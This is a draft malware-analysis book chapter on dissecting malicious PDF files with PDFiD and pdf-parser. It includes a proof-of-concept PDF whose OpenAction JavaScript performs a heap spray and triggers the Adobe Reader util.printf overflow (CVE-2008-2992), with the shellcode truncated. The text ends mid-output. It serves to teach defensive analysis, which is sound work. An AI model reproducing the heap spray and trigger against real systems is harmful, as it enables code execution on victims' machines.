Context: this is the first draft of a chapter I wrote as co-author of a malware analysis book. The book has been canceled by the main author. This chapter on Malicious PDF Analysis was my contribution to the book.

Analyzing Malicious PDF Files

Since a couple of years, malware authors have turned to PDF documents to deliver malware to Windows machines they desire to infect. Because common executables (EXE files) are often blocked by many e-mail servers and clients, they had to look for alternatives and PDF files turned out to be a viable solution.
But why is a PDF file a good alternative to an executable? The Portable Document Format is not a programming language, its a page description language, specifying how to render the content of a page, like the pages you find in this book. So how can this be used to deliver a malicious payload? The answer lies in programming errors made in the applications that process PDF files, like PDF rendering software, of which Adobe Reader is by far the most popular. What malware authors do is exploit vulnerabilities (programming errors) in Adobe Reader in such a way that they can execute arbitrary code on a Windows machine with a vulnerable installation of Adobe Reader.
The PDF language is based on the PostScript language which is a programming language, but PDF is a subset of PostScript, without the features that make it a programming language.

Brief introduction to the PDF file format

Although you do not need to fully understand the PDF language to be able to analyze malicious PDF files, some basic notions will get you far. If some aspect of the PDF language is not clear to you and you suspect it is essential to understand what the malware author did, refer to the official PDF reference documents (**http://www.adobe.com/devnet/pdf/pdf_reference.html**).
A PDF file can be a binary file or an ASCII file. Every PDF document can be encoded so that it is a pure ASCII file, but these are rare and are mostly used for educational purposes. All the PDF files you are likely to be confronted with will be binary PDF files.

To ease the learning curve, I have produced a pure-ASCII PDF file with just the essential elements to render a page with the text “Hello World”.

```
%PDF-1.1

1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj

2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj

3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj
```

```
4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources
 << /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
 >>
>>
endobj

5 0 obj
<< /Length 46 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj

6 0 obj
[/PDF /Text]
endobj

7 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj

xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
trailer
<<
 /Size 8
 /Root 1 0 R
```

```
>>
startxref
642
%%EOF
```


I will not explain this PDF file from A to Z in this book, we will only focus on some essential elements. But if you want a full explanation, read my Hakin9 magazine article “Anatomy of Malicous PDF Documents” (**http://media.software.com.pl/hakin9/en/Listingi/03_2009/Anatomy_of_Malicious_PDF_Documents.rtf**)

A PDF document starts with a header: %PDF-X.Y. X.Y is the version of the PDF language used by the PDF document. If this header is not present (or corrupted), it is not a valid PDF file and most PDF rendering software will not accept it.

The elements you will need to understand in your analysis of a PDF file are indirect objects:

```
1 0 obj
…
endobj
```

Indirect objects have an index number (1 in our example) and a version number (0 in our example) and their content is contained between keywords obj and endobj. Objects can refer to other indirect objects by using their index and version number, like this: 1 0 R (this is a reference to object 1 0). This referencing creates a tree structure of objects, which is known as the logical structure of a PDF document:



The root element of this tree structure is identified in the PDF document by the /Root entry in the trailer. In our example, /Root refers to indirect object 1 0 (/Root 1 0 R). As its name implies, the trailer is found at the end of the PDF document.
The physical structure of a PDF document is the order in which the indirect objects appear in the file and is independent of the logical structure.

One type of object essential for analyzing malicious PDF files is the stream object. Indirect object 5 0 in our example file is a stream object:

```
5 0 obj
<< /Length 46 >>
stream
```

```
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj
```

A stream object contains a stream of data between the keywords stream and endstream. This data stream is often compressed and thus looks like a meaningless bunch of bytes to the untrained eye:

```
5 0 obj<</Subtype/Type1C/Length 5416/Filter/FlateDecode>>stream
H‰|T}T#W#Ÿ!d&"FI#Å‰NFW#åC
…
endstream
endobj
```

In this example, the compression used is the Flate method of the zlib library. You can see this because of the /Filter /FlateDecode entry. In the PDF parlance, a filter is a compression method. A stream of data can be compressed by more than one filter.

There are many features of the PDF language and several tricks malware authors can use (consciously and unconsciously) to make your analysis of a PDF file more difficult, but we will only get into these after having analyzed a simple malicious PDF file.

Analyzing a simple, pure-ASCII malicious PDF file

Now, before I loose your interest in PDF file analysis by explaining too much in too great detail before we get into the actual analysis of a real, in-the-wild malicious PDF file, I want to perform an analysis of a malicious PDF file that requires no dedicated tools, only an ASCII editor. I designed the following PDF document to use only ASCII and to exploit a well-known vulnerability of Adobe Reader:

```
%PDF-1.1

1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
 /OpenAction 7 0 R
>>
endobj

2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj

3 0 obj
<<
```

```
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj

4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources <<
             /ProcSet [/PDF /Text]
             /Font << /F1 6 0 R >>
            >>
>>
endobj

5 0 obj
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (JavaScript example) Tj ET
endstream
endobj

6 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj

7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (var shellcode = unescape("%u00E8%u0000%u5B00%uB38D%u01BB
%u0000...");
var NOPs = unescape("%u9090");
while (NOPs.length < 0x60000)
     NOPs += NOPs;
var blocks = new Array();
for (i = 0; i < 1200; i++)
     blocks[i] = NOPs + shellcode;

var num =
1299999999999999999988888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888
```

```
888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888;
util.printf("%45000f", num);
)
>>
endobj

xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000109 00000 n
0000000165 00000 n
0000000234 00000 n
0000000439 00000 n
0000000553 00000 n
0000000677 00000 n
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
3088
%%EOF
```

This PDF documents looks very similar to the first PDF document we discussed. But if you take a closer look at the root object (indirect object 1 0), you will notice one difference: this object has one extra line compared to the first PDF document: /OpenAction 7 0 R

This /OpenAction entry in the dictionary (a dictionary is a set of key/value pairs between << and >>) instructs the PDF rendering application (Adobe Reader in our case) to perform a specific action when the PDF document is opened. The action to be performed is specified in indirect object 7 0 (hence the reference 7 0 R). There are several types of actions supported by the PDF language, but in our example, the action Acrobat Reader must perform is the execution of a JavaScript script contained in indirect object 7 0 between parentheses for the /JS key:

```
var shellcode = unescape("%u00E8%u0000%u5B00%uB38D%u01BB
%u0000...");
var NOPs = unescape("%u9090");
while (NOPs.length < 0x60000)
     NOPs += NOPs;
var blocks = new Array();
for (i = 0; i < 1200; i++)
     blocks[i] = NOPs + shellcode;

var num =
129999999999999999998888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888;
util.printf("%45000f", num);
```

Let us take a closer look at the end of this script:

```
var num = 12999999999999999999888888...;
util.printf("%45000f", num);
```

These 2 statements are very simple to understand: a very big number is assigned to variable num, and then it is printed with printf using a particular floating point format (`"%45000f"`). Why do we want to do this? Because there is a vulnerability in printf (more precisely, there was a vulnerability in printf in Adobe Reader 8.1.2, but it has been fixed by Adobe) known as CVE-2008-2992. Core Security has a good write-up on this vulnerability:
http://www.coresecurity.com/content/adobe-reader-buffer-overflow
When we execute these 2 JavaScript statements in Adobe Reader 8.1.2 on a Windows XP SP2 machine, we get an error: "Access violation when executing [30303030]". This error means that Adobe Reader tried to execute an instruction at address 0x30303030, but that it failed to access this instruction because there is no "memory" that can be read at this address. This address is empty, there is no executable code at address 0x30303030, it is part of the program heap.
So how does the malware author makes that there is malicious code to execute at address 0x30303030? This is done by the JavaScript statements prior to the var num & util.printf statements.
These first statements are actually a heap spray. For more details on heap spraying, I refer to the chapter on malicious scripts, but just understand that this heap spray fills the memory with shellcode (var shellcode) so that address 0x30303030 is not empty and that there is code to be executed. In a malicious PDF document, the shellcode will download a Trojan from the Internet or extract it from the PDF file, write it to disk and execute it. But in our tutorial example, the shellcode will just display a messagebox.

So this analysis was not too difficult. Once you noticed the /OpenAction entry in the root object, you knew to look for indirect object 7 0. This indirect object contained JavaScript in plain-text and was easy to analyze.

But malicious documents found in-the-wild will not be so easy to analyze, because they will be binary PDF files and the malware authors will have taken action to obfuscate their malicious payload. You will need more knowledge about the tricks employed by malicious PDF authors and you well need dedicated tools to help you with the analysis. But before we get to that, we will need to take some precautions from getting infected by accident when handling malicious PDF documents found in-the-wild.

Preparing your analysis environment

In addition to the common precautions implemented in your malware analysis lab (reference to the chapter about the malware analysis lab), you will need to take the extra precautions explained here to prevent accidental execution of the malicious payload of the PDF document under scrutiny. I have done research revealing that the malicious payload of PDF documents can execute even if you do not open the malicious PDF document. Details of this research can be found here:
http://blog.didierstevens.com/2009/03/04/quickpost-jbig2decode-trigger-trio/ and
http://blog.didierstevens.com/2009/03/09/quickpost-jbig2decode-look-mommy-no-hands/
In a nutshell: if you install Adobe Reader in your malware analysis lab, you will need to implement extra precautions, because the installation package of Adobe Reader installs some extra features that give Windows components the ability to read PDF documents without your direct intervention.

The first thing that can cause involuntary infection is a Windows Shell Explorer Extension installed by Adobe. This Shell Extension is a COM object that provides Windows Explorer the capability to

read a PDF document and use it, for example, to render a preview thumbnail. This rendering can cause the exploit to trigger inside the Windows Explorer process. One way to prevent Windows Explorer from accessing the content of a PDF file through a shell extension is to change the extension of the PDF file. I have the habit of using extension .vir (the abbreviation of virus) on all my malware samples: invoice.pdf.vir
This little trick will also prevent you from accidentally opening a malicious file, because the .vir extension is not associated with an application.
Another way is to unregister the Shell Explorers COM object.

The second thing that can bite you is the Windows Indexing Service. Adobe Reader comes with an iFilter, this is a component that gives the Windows Indexing Service the capability to index PDF documents. It is possible to design malicious PDF files so that their payload executes when they are indexed. And there is an extra risk is you run with the Windows Indexing Service: it runs under the SYSTEM account! To prevent this, unregister this iFilter (AcroRdIF.dll).

And by the way, this iFilter issue is one more reason not to install Adobe Reader on Windows Servers, especially servers that process documents coming from untrusted sources. You do not want your Windows Server compromised because someone uploaded a PDF file to it!

Now, you have to know that such “autorun” PDF files are not prevalent, so the chance of infecting your lab when analyzing a PDF file found in-the-wild is rather low. Malware authors prefer the reliable old method of social engineering their victims to open the malicious PDF document. But you are not only handling PDF samples found in-the-wild in your lab. You could also end up analyzing Proof-of-Concept PDF documents and PDF documents used in targeted attacks in your lab. There is even the remote chance you could be the target of a targeted attack, where the malware author has designed the malicious PDF document specially to fit your environment!
I advise you to be very careful with malware samples.

A note on the use of Python tools

My pdf tools are developed with the Python programming language. This has several advantages, like portability (my tools work on Windows, Linux, OS X and even some smart phones with Python support).

But Windows does not come with a Python interpreter. You will need to install it (download from **http://www.python.org**), but do not install version 3 of the Python interpreter, install version 2 (like version 2.6.4). My tools need to be used from the command line, so you need to start cmd.exe and execute the right command (pdfid.py or pdf-parser.py). Copy the Python PDF tools to the same directory where you analyze malicious PDF files, or copy them to a dedicated directory and add this directory to the PATH environment variable.

Sometimes Linux versions come with Python pre-installed, otherwise you will need to install the right package (not version 3) for your distro. Like Windows, copy the tools in an analysis directory or a dedicated directory (e.g ~/bin) and add it to the PATH environment variable. Do not forget to make the tools executable (command chmod u+x *.py).

Identifying Malicious PDF Documents

Unless a malicious PDF file has infected a Windows machine and you are tasked with analyzing it, you probably will not know if a particular PDF file is malicious or not. And it is not because this file does not infect your virus lab machine that it is benign. It could be that your environment is not suitable for this particular malware sample: it is the wrong version of Adobe Reader, you are using

VMware and the payload does not execute when it detects VMware, ...

To triage PDF files, you could open them in a hex editor and look for the telltale signs of malicious PDF files, like automatic actions, the presence of JavaScript or Flash, vulnerable encodings, … But because this is tedious work, I have automated this by developing a program: PDFiD.

PDFiD is not a PDF parser, but it will scan a PDF file to look for certain PDF keywords, allowing you to identify PDF documents that contain (for example) JavaScript or execute an action when opened. PDFiD will also handle name obfuscation (explained later). The presence or absence of these keywords will help you to decide if a PDF file is potentially malicious and requires further analysis, or if it is benign and requires no analysis. The keywords PDFiD looks for are these:

- obj
- endobj
- stream
- endstream
- xref
- trailer
- startxref
- /Page
- /Encrypt
- /ObjStm
- /JS
- /JavaScript
- /AA
- /OpenAction
- /AcroForm
- /JBIG2Decode
- /RichMedia
- /Colors with a value larger than 2^24

You can find a full explanation of these keywords here (http://blog.didierstevens.com/programs/pdf-tools/), but let us focus on the most important ones.


/Page gives an indication of the number of pages in the PDF document. Most malicious PDF document have only one page.

/JS and /JavaScript, and /RichMedia indicate that the PDF document contains JavaScript respectively Flash. Most malicious PDF documents found in the wild contain JavaScript (to exploit a JavaScript vulnerability and/or to execute a heap spray). Of course, you can also find JavaScript in PDF documents without malicious intend. For example, government agencies are known to provides forms in PDF format with JavaScript to validate input.

/AA, /OpenAction and /AcroForm indicate an automatic action to be performed when the page/document is viewed. This is often used to execute JavaScript without user interaction.


/JBIG2Decode and /Colors > 2^24 indicate the presence of vulnerable filters.

Here is an example of PDFiD analyzing a suspicious PDF file:



We see that this suspicious PDF file contains 1 page (/Page), has JavaScript (/JS and /JavaScript) and automatic actions (/AA and /AcroForm): therefor we consider it as potentially malicious and flag it for further analysis with the appropriate tools.

PDFiD will not look inside the compressed data of stream objects. You will need other tools to do this. The main purpose of PDFiD is to aid you with deciding if a PDF file requires further analysis or not. If a PDF document contains scripts, automatic actions and/or vulnerable filters, I advice you to mark the file as suspicious, especially if it comes from an untrusted source.
PDFiD is also implemented on the well-known VirusTotal site (http://www.virustotal.com). When you submit a malware sample to VirusTotal, it will be scanned with more than 40 different anti-virus products and several tools that provide you with meta-data. For PDF files, VirusTotal will also scan the file with PDFiD and include the results in the meta-data report. If no anti-virus product flags the PDF file as malicious, I advice you to look at the report of PDFiD and draw your conclusions.



I refer to my web site for the complete details on all the features of PDFiD, but let me highlight one feature that can be handy for further analysis: disarm. Disarm will disable embedded JavaScript and Flash in a PDF file. It does this by changing the case of the scripting names like this:

/JavaScript	→	/jAVAsCRIPT
/JS	→	/js
/RichMedia	→	/rICHmEDIA

The PDF language is a case-sensitive language. /JavaScript is different from /jAVAsCRIPT for PDF rendering software like Adobe Reader. And PDF rendering software will ignore names that it does not recognize. The net result of these 2 features applied to scripting names is that the PDF rendering software does not recognize the script anymore and that it ignores it. So if you need to open a malicious PDF file with a vulnerable version of Adobe Reader to help you with your analysis, you can disable all embedded scripts with the disarm feature.

Example: pdfid.py --disarm malware1.pdf.vir

This will create a “disarmed” PDF file named malware1.pdf.disarmed.vir The original PDF file will

remain unchanged. Disarmed PDF documents are useful when the malicious PDF file is exploiting an unknown PDF language vulnerability, and the JavaScript is only used for heap spraying. The disarmed PDF file will still trigger the vulnerability, but the payload will not be executed. Analysis of the error message or crash report can help you identify the vulnerability.

Analyzing Malicious PDF Documents

Now we will analyze a real malicious PDF file found in-the-wild. But we will need to specialized tools to do this. When we take a look at the file with a hex editor, we notice that this is a binary PDF file and that analyzing it is not as simple as our PoC file we analyzed before.

```
14A0h: 6E 64 6F 62 6A 0D 32 39 20 30 20 6F 62 6A 3C 3C  ndobj.29 0 obj<<
14B0h: 2F 4F 50 4D 20 31 2F 4F 50 20 66 61 6C 73 65 2F  /OPM 1/OP false/
14C0h: 6F 70 20 66 61 6C 73 65 2F 54 79 70 65 2F 45 78  op false/Type/Ex
14D0h: 74 47 53 74 61 74 65 2F 53 41 20 66 61 6C 73 65  tGState/SA false
14E0h: 2F 53 4D 20 30 2E 30 32 3E 3E 0D 65 6E 64 6F 62  /SM 0.02>>.endob
14F0h: 6A 0D 33 30 20 30 20 6F 62 6A 3C 3C 2F 46 28 74  j.30 0 obj<</F(t
1500h: 61 61 29 2F 45 46 3C 3C 2F 46 20 35 20 30 20 52  aa)/EF<</F 5 0 R
1510h: 3E 3E 2F 54 79 70 65 2F 46 69 6C 65 73 70 65 63  >>/Type/Filespec
1520h: 3E 3E 0D 65 6E 64 6F 62 6A 0D 33 31 20 30 20 6F  >>.endobj.31 0 o
1530h: 62 6A 3C 3C 2F 53 2F 4A 61 76 61 53 63 72 69 70  bj<</S/JavaScrip
1540h: 74 2F 4A 53 20 33 32 20 30 20 52 3E 3E 0D 65 6E  t/JS 32 0 R>>.en
1550h: 64 6F 62 6A 0D 33 32 20 30 20 6F 62 6A 3C 3C 2F  dobj.32 0 obj<</
1560h: 4C 65 6E 67 74 68 20 31 31 35 34 2F 46 69 6C 74  Length 1154/Filt
1570h: 65 72 5B 2F 46 6C 61 74 65 44 65 63 6F 64 65 5D  er[/FlateDecode]
1580h: 3E 3E 73 74 72 65 61 6D 0D 0A 48 89 8C 57 4D 8F  >>stream..H‰ŒWM.
1590h: E2 38 10 BD 23 F1 1F B2 48 48 20 98 96 13 1C 7F  â8.½#ñ.²HH ˜–...
15A0h: CC A8 57 4A 48 22 CD 69 77 B5 A3 B9 07 94 0C AC  Ì¨WJH"Íiwµ£¹.”.¬
15B0h: 68 68 91 A4 FB 30 EA FF BE E5 B2 9D 38 21 30 D3  hh'¤û0êÿ¾å².8!0Ó
15C0h: 87 92 DB 29 BF 7A F5 5C 2E 9B 49 D9 9C F7 F5 F1  ‡'Û)¿zõ\.›IÙœ÷õñ
15D0h: 72 F6 AE C5 62 7F 69 CE F5 FA FD 90 D7 4B 6F 3A  rö®Åb.iÎõúý.×Ko:
15E0h: F9 39 9D BC E5 57 EF CD 7B F6 66 B3 2F D3 C9 FB  ù9.¼åWïÍ{öf³/ÓÉû
15F0h: E1 78 2A BC C5 A7 4F E8 E6 FD F9 EC 11 E5 F6 E6  áx*¼Å§Oèæýùì.åöæ
1600h: AD 9E 3D B5 06 5C AE 45 DD 5C CF DE 1B 0C 3F E0  ž=µ.\®EÝ\ÏÞ..?à
1610h: 53 8B 5D D5 F9 B5 5E 18 D0 6A 0F 88 CD B9 A8 F6  S‹]Õùµ^.Ðj.ˆÍ¹¨ö
1620h: F9 6B B1 98 CD 9B 50 84 C4 DA 34 96 60 29 09 02  ùk±˜Í›P„ÄÚ4–`)..
1630h: 98 89 A8 00 9B 85 30 16 31 63 60 09 89 E6 CD 86  ˜‰¨.›…0.1c`.‰æÍ†
1640h: 64 72 DE F8 11 A7 E0 2F 05 F8 6F 09 83 31 A1 A9  drÞø.§à/.øo.ƒ1¡©
1650h: 0F 33 89 9A 11 7A 26 4B 43 F8 9A 90 40 8D 05 A0  .3‰š.z&KCøš.@..
```

Let us start by using PDFiD to have an idea what we are dealing with.

```
$ pdfid.py malware1.pdf.vir
PDFiD 0.0.9 malware1.pdf.vir
 PDF Header: %PDF-1.6
 obj                   38
 endobj                38
 stream                13
 endstream             13
 xref                   3
 trailer                3
 startxref              3
 /Page                  1
```

```
 /Encrypt               0
 /ObjStm                0
 /JS                    2
 /JavaScript            2
 /AA                    1
 /OpenAction            0
 /AcroForm              2
 /JBIG2Decode           0
 /RichMedia             0
 /Colors > 2^24         0
```

The PDF file contains JavaScript (/JS and /JavaScript), automatic actions (/AA) and is only one page long (/Page). That is a typical signature for a malicious PDF document. Now we have to search inside the file for the scripts, extract them and analyze them. Doing this with a hex editor is not easy, especially if the malware authors used some techniques to obfuscate the payload.

Pdf-parser.py is a Python program I develop to analyze PDF files. It is not a full PDF parser, it will only parse PDF constructs that are often used in malicious PDF files. This is done on purpose, so that the chances of pdf-parser itself containing vulnerabilities (programming errors) is significantly smaller than for a full-featured PDF parser. Unlike PDF rendering software that analyses PDF documents by starting with the trailer, pdf-parser reads the PDF file sequentially from start to end. This way, it can uncover indirect objects or other PDF structures that are hidden inside the file (i.e. not referenced in the logical structure).

So let us start analyzing our malicious PDF sample with pdf-parser. When you start pdf-parser without any command-line options, it will print every PDF structure it encounters to the screen. This produces a lot of output, so we use options to filter this output. A full explanation of pdf-parsers and the options can be found here: http://blog.didierstevens.com/programs/pdf-tools/

First we will use pdf-parser to generate statistics about the objects present in the PDF file:

```
$ pdf-parser.py --stats malware1.pdf.vir
Comment: 5
XREF: 3
Trailer: 3
StartXref: 3
Indirect object: 38
  17: 12, 33, 14, 15, 17, 25, 27, 31, 32, 5, 6, 7, 9, 11, 11, 31,
34
 /Annot 1: 18
 /Catalog 2: 13, 13
 /Encoding 1: 2
 /ExtGState 1: 29
 /Filespec 1: 30
 /Font 3: 26, 3, 4
 /FontDescriptor 1: 28
 /Metadata 2: 10, 35
 /Outlines 1: 1
 /Page 1: 16
 /Pages 1: 8
 /XObject 6: 19, 20, 21, 22, 23, 24
```

This report is very useful to compare malicious PDF files. If you suspect that 2 different samples

are just variants of the same malware, generate statistics for the samples. If the report is the same, then they are variants of the same malware.

From our analysis with PDFiD, we know this malicious sample contains JavaScript. So let us search for these scripts. Pdf-parser has a search function (this function is not case-sensitive):

```
$ pdf-parser.py --search javascript malware1.pdf.vir
obj 31 0
 Type:
 Referencing: 32 0 R
 [(2, '<<'), (2, '/S'), (2, '/JavaScript'), (2, '/JS'), (1, ' '),
(3, '32'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '>>'), (1,
'\r')]

 <<
   /S /JavaScript
   /JS 32 0 R
 >>


obj 31 0
 Type:
 Referencing: 34 0 R
 [(2, '<<'), (2, '/S'), (2, '/JavaScript'), (2, '/JS'), (1, ' '),
(3, '34'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '>>'), (1,
'\r')]

 <<
   /S /JavaScript
   /JS 34 0 R
 >>
```

pdf-parser has identified 2 instances of indirect object 31 0. When you find indirect objects with identical index and version number, you are dealing with a PDF file with incremental updates (for an explanation, see later in this chapter). In that case, you have to analyze the last instance.
This is the second instance of indirect object 31 0 in our case. We see that this instance references indirect object 34 0 for the content of the JavaScript (/JS 34 0 R), but before we analyze indirect object 34 0, we will try to find out how indirect object 31 0 gets executed. For this, we use the --reference option. This option lets us select all indirect objects that reference a given indirect object. When using the reference option, you only need to provide the index number, not the version number.

```
$ pdf-parser.py --reference 31 malware1.pdf.vir
obj 16 0
 Type: /Page
 Referencing: 17 0 R, 8 0 R, 27 0 R, 25 0 R, 31 0 R
 [(2, '<<'), (2, '/CropBox'), (2, '['), (3, '0'), (1, ' '), (3,
'0'), (1, ' '), (3, '595'), (1, ' '), (3, '842'), (2, ']'), (2,
'/Annots'), (1, ' '), (3, '17'), (1, ' '), (3, '0'), (1, ' '), (3,
'R'), (2, '/Parent'), (1, ' '), (3, '8'), (1, ' '), (3, '0'), (1,
' '), (3, 'R'), (2, '/Contents'), (1, ' '), (3, '27'), (1, ' '),
(3, '0'), (1, ' '), (3, 'R'), (2, '/Rotate'), (1, ' '), (3, '0'),
(2, '/MediaBox'), (2, '['), (3, '0'), (1, ' '), (3, '0'), (1, '
```

```
'), (3, '595'), (1, ' '), (3, '842'), (2, ']'), (2, '/Resources'),
(1, ' '), (3, '25'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2,
'/Type'), (2, '/Page'), (2, '/AA'), (2, '<<'), (2, '/O'), (1, '
'), (3, '31'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '>>'),
(2, '>>'), (1, '\r')]

 <<
   /CropBox [0 0 595 842]
   /Annots 17 0 R
   /Parent 8 0 R
   /Contents 27 0 R
   /Rotate 0
   /MediaBox [0 0 595 842]
   /Resources 25 0 R
   /Type /Page
   /AA /O 31 0 R
 >>
```

Indirect object 16 0 is a page, referencing indirect object 31 via an annotation action (/AA). Now we can already conclude that this malicious PDF file contains JavaScript that will execute JavaScript once opened (no surprise here). So lets take a look at indirect object 34 0 to try to extract the JavaScript. Option --object allows us to select an indirect object by index number (the version number is not used):

```
$ pdf-parser.py --object 34 malware1.pdf.vir
obj 34 0
 Type:
 Referencing:
 Contains stream
